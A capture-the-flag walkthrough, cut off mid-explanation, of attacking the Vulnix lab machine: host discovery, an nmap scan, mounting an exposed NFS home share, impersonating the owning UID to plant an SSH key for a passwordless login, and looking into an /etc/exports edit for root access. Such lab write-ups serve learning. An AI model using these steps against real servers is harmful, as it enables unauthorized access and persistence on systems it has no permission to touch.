
Vulnix

By: zyad mohamed

Webpage_lap: the page


Install Machin : Installing

First we will use netdiscover to know the victim ip as (sudo netdiscover) :




```
Currently scanning: 192.168.23.0/16   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------

192.168.222.2   00:50:56:fa:c2:c3      4     240  VMware, Inc.
192.168.222.129 00:0c:29:8f:ef:62      4     240  VMware, Inc.
```

After that we will scan the Ip by Nmap as (Nmap Ip -sV -A) as



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.222.129 -sV -A
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-23 12:01 E
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoin
Service scan Timing: About 91.67% done; ETC: 12:02 (0:00:01 r
Nmap scan report for 192.168.222.129
Host is up (0.0078s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubun
| ssh-hostkey:
|   1024 10cd9ea0e4e030243ebd675f754a33bf (DSA)
|   2048 bcf924072fcb76800d27a648520a243a (RSA)
|_  256 4dbb4ac118e8dad1826f58529cee345f (ECDSA)
25/tcp   open  smtp       Postfix smtpd
| ssl-cert: Subject: commonName=vulnix
| Not valid before: 2012-09-02T17:40:12
|_Not valid after:  2022-08-31T17:40:12
|_ssl-date: 2023-09-23T14:31:58+00:00; -1h30m34s from scanner
|_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETR
79/tcp   open  finger     Linux fingerd
|_finger: No one logged on.\x0D
110/tcp  open  pop3       Dovecot pop3d
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovec
| Not valid before: 2012-09-02T17:40:22
|_Not valid after:  2022-09-02T17:40:22
|_ssl-date: 2023-09-23T14:31:57+00:00; -1h30m34s from scanner
|_pop3-capabilities: PIPELINING UIDL RESP-CODES SASL STLS TOP
111/tcp  open  rpcbind    2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      35995/tcp   mountd
|   100005  1,2,3      42023/tcp6  mountd
|   100005  1,2,3      45489/udp6  mountd
|   100005  1,2,3      56134/udp   mountd
|   100021  1,3,4      33049/tcp   nlockmgr
|   100021  1,3,4      43397/udp6  nlockmgr
|   100021  1,3,4      54848/udp   nlockmgr
|   100021  1,3,4      60997/tcp6  nlockmgr
|   100024  1          34175/udp6  status
|   100024  1          43973/udp   status
|   100024  1          44281/tcp6  status
```

From scanning we know the victim use nfs share and we will search about that using {showmount -e Ip} as




```
┌──(root㉿kali)-[/]
└─# showmount -e 192.168.222.129
Export list for 192.168.222.129:
/home/vulnix *

┌──(root㉿kali)-[/]
└─# mkdir /mnt/vulnix

┌──(root㉿kali)-[/]
└─# mount 192.168.222.129:/home/vulnix /mnt/vulnix -o vers=2
mount.nfs: requested NFS version or transport protocol is not supported

┌──(root㉿kali)-[/]
└─# mount 192.168.222.129:/home/vulnix /mnt/vulnix -o vers=2 -t nfs
mount.nfs: requested NFS version or transport protocol is not supported

┌──(root㉿kali)-[/]
└─# mount -t nfs  192.168.222.129:/home/vulnix /mnt/vulnix -o vers=2
mount.nfs: requested NFS version or transport protocol is not supported

┌──(root㉿kali)-[/]
└─# mount  192.168.222.129:/home/vulnix /mnt/vulnix

┌──(root㉿kali)-[/]
└─# ls -la mnt/vulnix
ls: cannot open directory 'mnt/vulnix': Permission denied

┌──(root㉿kali)-[/]
└─# ls -la mnt
total 16
drwxr-xr-x  4 root   root   4096 Sep 23 12:15 .
drwxr-xr-x 18 root   root   4096 Sep 23 10:30 ..
drwxr-x---  2 vulnix vulnix 4096 Sep 23 09:31 nfs
drwxr-x---  2 vulnix vulnix 4096 Sep 23 09:31 vulnix
```


We find the directory his name vulnix in home so we can doing mount and add our ssh key to connect with ssh server without pass

So first we will create directory his name is vulnix under /mnt

After that we will mount with the victim directory and our directory




```
┌──(root㉿kali)-[/]
└─# ls -la /mnt/
total 16
drwxr-xr-x  4 root   root   4096 Sep 23 12:15 .
drwxr-xr-x 18 root   root   4096 Sep 23 10:30 ..
drwxr-x---  2 vulnix vulnix 4096 Sep 23 09:31 nfs
drwxr-x---  2 vulnix vulnix 4096 Sep 23 09:31 vulnix

┌──(root㉿kali)-[/]
└─# cd mnt

┌──(root㉿kali)-[/mnt]
└─# cat /etc/passwd | grep vulnix
vulnix:x:2008:2008::/home/vulnix:/bin/sh

┌──(root㉿kali)-[/mnt]
└─# su vulnix
$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
$ whoami
vulnix
$ █
```




```
vulnix@kali:/mnt$ pwd
/mnt
vulnix@kali:/mnt$ ls
nfs  vulnix
vulnix@kali:/mnt$ cd vulnix/
vulnix@kali:/mnt/vulnix$ ls -la
total 24
drwxr-x--- 2 vulnix vulnix 4096 Sep 23 09:31 .
drwxr-xr-x 4 root   root   4096 Sep 23 12:15 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
```

After that we add user with name vulnix to can enter with him credential and add ssh key




```
┌──(root㉿kali)-[/]
└─# mkdir ssh

┌──(root㉿kali)-[/]
└─# cd ssh

┌──(root㉿kali)-[/ssh]
└─# pwd
/ssh

┌──(root㉿kali)-[/ssh]
└─# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_r
sa): /ssh/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /ssh/id_rsa
Your public key has been saved in /ssh/id_rsa.pub
The key fingerprint is:
SHA256:ab7BCGn8eUmhXZwEmrEpFXCsSEUioSomQSrwKi3Euog r
oot@kali
The key's randomart image is:
+---[RSA 3072]----+
|+o.o+o=....      |
|*o.. o.* o .     |
|=+....= . +      |
|=+ ... o o +     |
|O..  = . S       |
|Bo . o B .       |
|E     + *        |
|       . o       |
|        .        |
+----[SHA256]-----+

┌──(root㉿kali)-[/ssh]
└─# ls
id_rsa  id_rsa.pub
```

Now we can transmit ssh public key to victim file as



```
┌──(root㉿kali)-[/mnt]
└─# su vulnix
$ pwd
/mnt
$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix
)
$ whoami
vulnix
$ bash
vulnix@kali:/mnt$ ls
nfs  vulnix
vulnix@kali:/mnt$ cd vulnix/
vulnix@kali:/mnt/vulnix$ ls -la
total 20
drwxr-x--- 2 vulnix vulnix 4096 Sep  2  2012 .
drwxr-xr-x 4 root   root   4096 Sep 23 12:15 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_l
ogout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profil
e
vulnix@kali:/mnt/vulnix$ cp /ssh/id_rsa.pub .
vulnix@kali:/mnt/vulnix$ ls
id_rsa.pub
vulnix@kali:/mnt/vulnix$ mkdir .ssh
vulnix@kali:/mnt/vulnix$ mv id_rsa.pub .ssh/
vulnix@kali:/mnt/vulnix$ cd .ssh
vulnix@kali:/mnt/vulnix/.ssh$ ls
id_rsa.pub
vulnix@kali:/mnt/vulnix/.ssh$ mv id_rsa.pub authoriz
ed_keys
vulnix@kali:/mnt/vulnix/.ssh$ ls
authorized_keys
```

After that we can connect with ssh serves without password only ssh key as




```
┌──(root㉿kali)-[/ssh]
└─# ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_r
sa vulnix@192.168.222.129
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-ge
neric-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Sep 25 17:07:26 BST 2
023

  System load:  0.0              Processes:
  89
  Usage of /:   90.2% of 773MB   Users logged in:
  0
  Memory usage: 7%               IP address for eth0
: 192.168.222.129
  Swap usage:   0%

  => / is using 90.2% of 773MB

  Graph this data and manage this system at https://
landscape.canonical.com/

The programs included with the Ubuntu system are fre
e software;
the exact distribution terms for each program are de
scribed in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the ext
ent permitted by
applicable law.

vulnix@vulnix:~$ ls
vulnix@vulnix:~$ pwd
/home/vulnix
vulnix@vulnix:~$ whoami
vulnix
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$ /etc/exports
-bash: /etc/exports: Permission denied
vulnix@vulnix:~$  sudoedit /etc/exports
```

We use sudo -l to know the our privilege with sudo

But we found interesting thing we found {sudoedit /etc/exports}

And we find .. a {root_squash}




```
  GNU nano 2.2.6                  File: /var/tmp/exports.XX7Fnw9q

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw root_squash)
```

I don’t know what that mean but after search I know that is an administrative feature that adds an additional layer of file access control on top of the current network-based access control and POSIX file permissions. Using the root squash feature, you can restrict root level access from clients that try to access your FSx for Lustre file system as root.


So how can we exploit that for our interest

So I search and found this




- **rw**: This option gives the client computer both read and write access to the volume.
- **sync**: This option forces NFS to write changes to disk before replying. This results in a more stable and consistent environment but reduces the speed of file operations.
- **inescure:** This option allows clients to use any port to access NFS shares.
- **no_subtree_check**: This option prevents subtree checking, which is a process where the host must check whether the file is actually still available in the exported tree for e request.
- **no_root_squash**: This option allows privileged file writes inside the share. By default, NFS translates requests from a root user remotely into a non-privileged user on the s This was intended as security feature to prevent a root account on the client from using the file system of the host as root – no_root_squash disables this behavior.

That clear some things so we can add line to execute same condition with root as

